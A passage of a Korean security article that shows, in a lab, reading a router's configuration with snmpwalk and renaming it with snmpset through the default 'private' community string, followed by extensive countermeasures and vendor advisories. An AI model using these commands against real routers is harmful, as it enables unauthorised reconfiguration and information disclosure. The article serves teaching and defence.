iso.3.6.1.2.1.1.5.0 = STRING: "kucis"
iso.3.6.1.2.1.1.6.0 = ""
iso.3.6.1.2.1.1.7.0 = INTEGER: 78
iso.3.6.1.2.1.1.8.0 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.2.1.0 = INTEGER: 6
iso.3.6.1.2.1.2.2.1.1.1 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.1.2 = INTEGER: 2
iso.3.6.1.2.1.2.2.1.1.3 = INTEGER: 3
iso.3.6.1.2.1.2.2.1.1.4 = INTEGER: 4
iso.3.6.1.2.1.2.2.1.1.5 = INTEGER: 5
iso.3.6.1.2.1.2.2.1.1.6 = INTEGER: 6
iso.3.6.1.2.1.2.2.1.2.1 = STRING: "Serial0/0"
```

< snmpwalk를 이용하여 대상 장비 정보 파악 >

snmpwalk 뒤에 붙는 -v 옵션은 SNMP의 버전을 나타낸다. -c 옵션은 community string값을 지정해줄 때 사용한다. 좀 전에 알아낸 community string 값을 지정하고 해당 ip주소를 입력하였다. 뒤에 head 옵션을 지정해주지 않으면, 대상 장비의 모든 MIB 객체들을 출력한다. 자세히 들여다보면, 해당 장비에 해당하는 객체 구성을 OID로 나타내고 있으며, 인터페이스정보와 ip설정정보들, hostname등 대부분의 라우터 구성정보를 얻을 수 있다는 것을 알 수 있다. 시스코 홈페이지에서 MIB 값을 찾아볼 수도 있지만, snmpwalk 결과 나온 Oid값들을 활용하여, 해당 객체 값을 바꿔 보기로 하겠다.
snmpset 역시 snmpwalk와 사용법은 비슷하지만 뒤에 값을 설정할 OID 값 혹은 MIB객체 이름과 변경할 값을 지정해 주어야 한다. iso.3.6.1.2.1.1.5.0 의 값이 "kucis"인걸로 보아, 아마 이게 hostname 인 것으로 보인다. 이 값을 “hahaha"로 바꿔 보겠다.

```
[root@localhost apps]# ./snmpset -v 1 -c private 192.168.174.254 iso.3.6.1.2.1.1.5.0 s "hahaha"
```

< snmpset을 이용한 MIB 객체 값 설정 >

공격자에서 snmpset을 이용해 위와 같이 명령을 내림과 동시에, 해당 장치(라우터)에 SNMP에 의해 구성이 변경되었다는 로그가 발생한다. hostname이 “hahaha”로 변경되었다.

```
*Mar  1 02:10:13.331: %SYS-5-CONFIG_I: Configured from 192.168.174.3 by snmp
hahaha>
```

< hostname이 변경된 라우터 >

이렇게 변경이 가능한 객체는 hostname 뿐만이 아니다. 인터페이스에 할당된 IP 또한 변경이 가능하여, 라우팅테이블을 조작 할수도 있다. 또한, 공격자가 tftp 서버를 구축하여 아예 라우터의 구성파일 자체를 tftp 서버로 전송이 가능하게 할 수도 있다.
이러한 공격이 가능한 이유는, 라우터의 취약한 community string naming과 부적절한 권한(rw) 할당 때문이다.

4. 대응방안

이러한 취약점의 경우는 근본적으로 SNMP 프로토콜로 인해 문제가 발생한 것이므로 SNMP를 사용중인 OS나 네트워크 장비들이 있다면 반드시 해당 업체의 홈페이지를 통해 관련 패키지의 업데이트와 동시에 다음과 같은 조치를 취하도록 한다.

가. SNMP 서비스 중지

다른 조치에 앞서 SNMP 서비스가 불필요하다면 각 벤더별 설정에 따라 서비스를 중지하도록 한다.

나. community string의 변경

SNMP관련 서비스에서 community string이 기본값으로 설정되어 있을 경우(예 : public, private) 내부 네트워크에 대한 정보의 유출이나 설정 변경 등의 작업이 가능하게 되므로 community string을 변경하여야 한다.

다. SNMP 서비스 관련포트의 필터링

가장 기본적인 조치중의 하나로서 SNMP가 사용하는 포트를 필터링 하는 것이다. SNMP에서 사용하는 포트들은 161,162번(UDP)이지만 업체 혹은 제품마다 차이가 있으므로 주의를 필요로 한다.

※ SNMP 관련 포트들
7/udp, 161/tcp, 161/udp, 162/tcp, 162/udp, 199/tcp, 391/tcp, 391/udp, 705/tcp, 1993/tcp, 1993/udp

만일 SNMP를 사용중이라면 필터링 설정 시 주의를 하여야 하며, 관련 포트의 필터링을 위해 방화벽이나 라우터의 ACL을 설정하여 차단하도록 하는 것이 좋다.

라. 인증되지 않은 내부 서버로부터의 SNMP 트래픽을 차단

대부분의 경우, 한정된 서버만이 SNMP 서비스 패킷을 필요로 한다. 따라서 SNMP를 사용하는 내부의 서버를 지정함으로써 불필요한 request 메시지를 차단하여 완벽하지는 않지만 내부 네트워크로부터의 공격을 어느 정도 막을수 있다. 하지만 필요이상의 필터링 작업은 내부 네트워크의 performance를 떨어뜨릴 수 있으므로 설정 시 주의해야 한다.

마. 내부 네트워크로부터의 SNMP 트래픽 분리하기

SNMP 서비스를 내리거나 외부와의 접속을 차단하는 것이 어려운 상황이라면, SNMP 접속이 필요한 네트워크 부분을 기존의 네트워크와 분리시킴으로서 알려진 취약점들로부터 보호되도록 할 수 있다. 가장 이상적인 것은 물리적인 구성자체를 분리하는 것이지만, VLAN(Virtual Lan)과 같은 개념을 사용하는 것도 하나의 방법일 수 있다. 물론 VLAN이 완벽한 보안을 제공하지는 않지만 공격을 어렵게 만들 수 있다.

바. 외부 네트워크로부터의 트래픽 필터링

SNMP를 사용하지 않는 경우에 적용 가능한 내용으로 내부 네트워크에서 외부 네트워크로 나가는 트래픽 중 SNMP 서비스에서 사용하는 포트를 차단하여 내부 서버가 다른 서버를 공격하는 경우를 미리 방지한다.

사. 업체별 보안대책

1) Microsoft

기본적으로 SNMP 서비스가 설치되지는 않지만 모든 버전의 Windows에서 관련 취약점이 존재하므로 해당하는 OS의 버전에 따라 패치를 적용하고, SNMP 서비스가 불필요하다면 서비스를 내리도록 한다.

Windows 2000이나 xp의 경우 windows update를 통해 패치가 가능하다.

Windows95/98/98SE에서 SNMP 서비스를 disable하려면 제어판 -> 네트워크를 선택한 후, 네트워크 구성요소에서 SNMP agent를 삭제하면 된다.

2) Cisco

라우터와 스위치 등 상당수의 제품들이 해당되므로 Cisco의 장비를 사용할 경우 필히 다음의 보안권고문을 확인하도록 한다.

◦ 관련 보안 권고문

Malformed SNMP Message-Handling Vulnerabilities (Revision 1.4)

(http://www.cisco.com/warp/public/707/cisco-malformed-snmp-msgs-pub.shtml)

◦ 조치방법

- SNMP 서비스 중지

라우터의 configuration 프롬프트에서 “no snmp-server"과 같이 입력하여 SNMP 서버를 내린다.

- ACL(Access Control List)를 설정하여 접근을 차단하거나 제한한다.

SNMP서비스를 사용하고 있는 경우, 서비스를 사용하는 ip와 포트에 대해 access-list를 설정한 후 해당하는 인터페이스로 access-list를 설정한다.

3) Redhat

Redhat 리눅스에는 기본적으로 SNMP 서비스가 실행되고 있지는 않지만 ucd-snmp 패키지가 포함되어 있다. 이 패키지 버전이 4.2.2와 그 이전 버전인 경우, 서비스거부 공격 문제점과 보안취약점이 있는 것으로 확인되고 있으니 역시 서비스를 내리거나 패치를 적용하도록 한다.

◦ 취약한 OS 버전

Redhat linux 6.2 - alpha, i386, sparc
Redhat linux 7.0 - alpha, i386
Redhat linux 7.0 - alpha, i386, ia64
Redhat linux 7.2 - i386, ia64

◦ 관련 권고문

Updated ucp-snmp packages available
(http://www.redhat.com/support/errata/RHSA-2001-163.html)

4) Sun Microsystems

Solaris 8, 7에서 SNMP master agent 프로그램인 snmpdx에서도 취약점이 발견되었다.

◦ 취약한 OS 버전

SunOS 5.8, 5.8_x86 / 5.7, 5.7_x86 / 5.6, 5.6_x86

◦ 관련 권고문

Sun Microsystems, Inc. Security Bulletin - #00215
(http://sunsolve.sun.com/pub-cgi/retrieve.pl?doctype=coll&doc=secbull/215)

5. 결론

SNMP가 우리에게 편리함을 가져다 주기도 하지만, 그 기능을 악용하는 사례가 늘어나고 있다. 비록 SNMP의 이러한 취약점들은 구조상의 문제에서 비롯되기는 하지만, 간단한 설정만으로도 대부분의 공격을 미연에 방지할 수 있다. SNMP의 취약점은 오래전부터 알려져 왔기 때문에, 업체들은 그에따른 대책을 내놓고 패치를 제공하고 있다.
사용자들은 이러한 부분을 결코 그냥 지나쳐서는 안되며, 해당 업체의 권고문에 따라 조치를 취하고, 어떠한 경우에도 이러한 공격으로부터 안심하는 일은 없어야 할 것이다.

※ 참고문헌

1. "SNMP, SNMPv2, SNMPv3, and RMON1 and 2" : William stalings
2. SNMP 미니 사이트
   : http://www.joinc.co.kr/modules/moniwiki/wiki.php/article/SNMP_%B0%B3%BF%E4
3. “정보보안 개론과 실습-네트워크해킹과 보안” : 양대일, 이승재
4. wiki 백과사전
5. “오픈소스 툴킷을 이용한 실전해킹 절대내공” : Johnny Long 외 지음.
6. “SNMP 취약점과 보안대책” : 해킹바이러스상담지원센터 김영직, 변대용
7. http://net-snmp.sourceforge.net : net-snmp 공식 사이트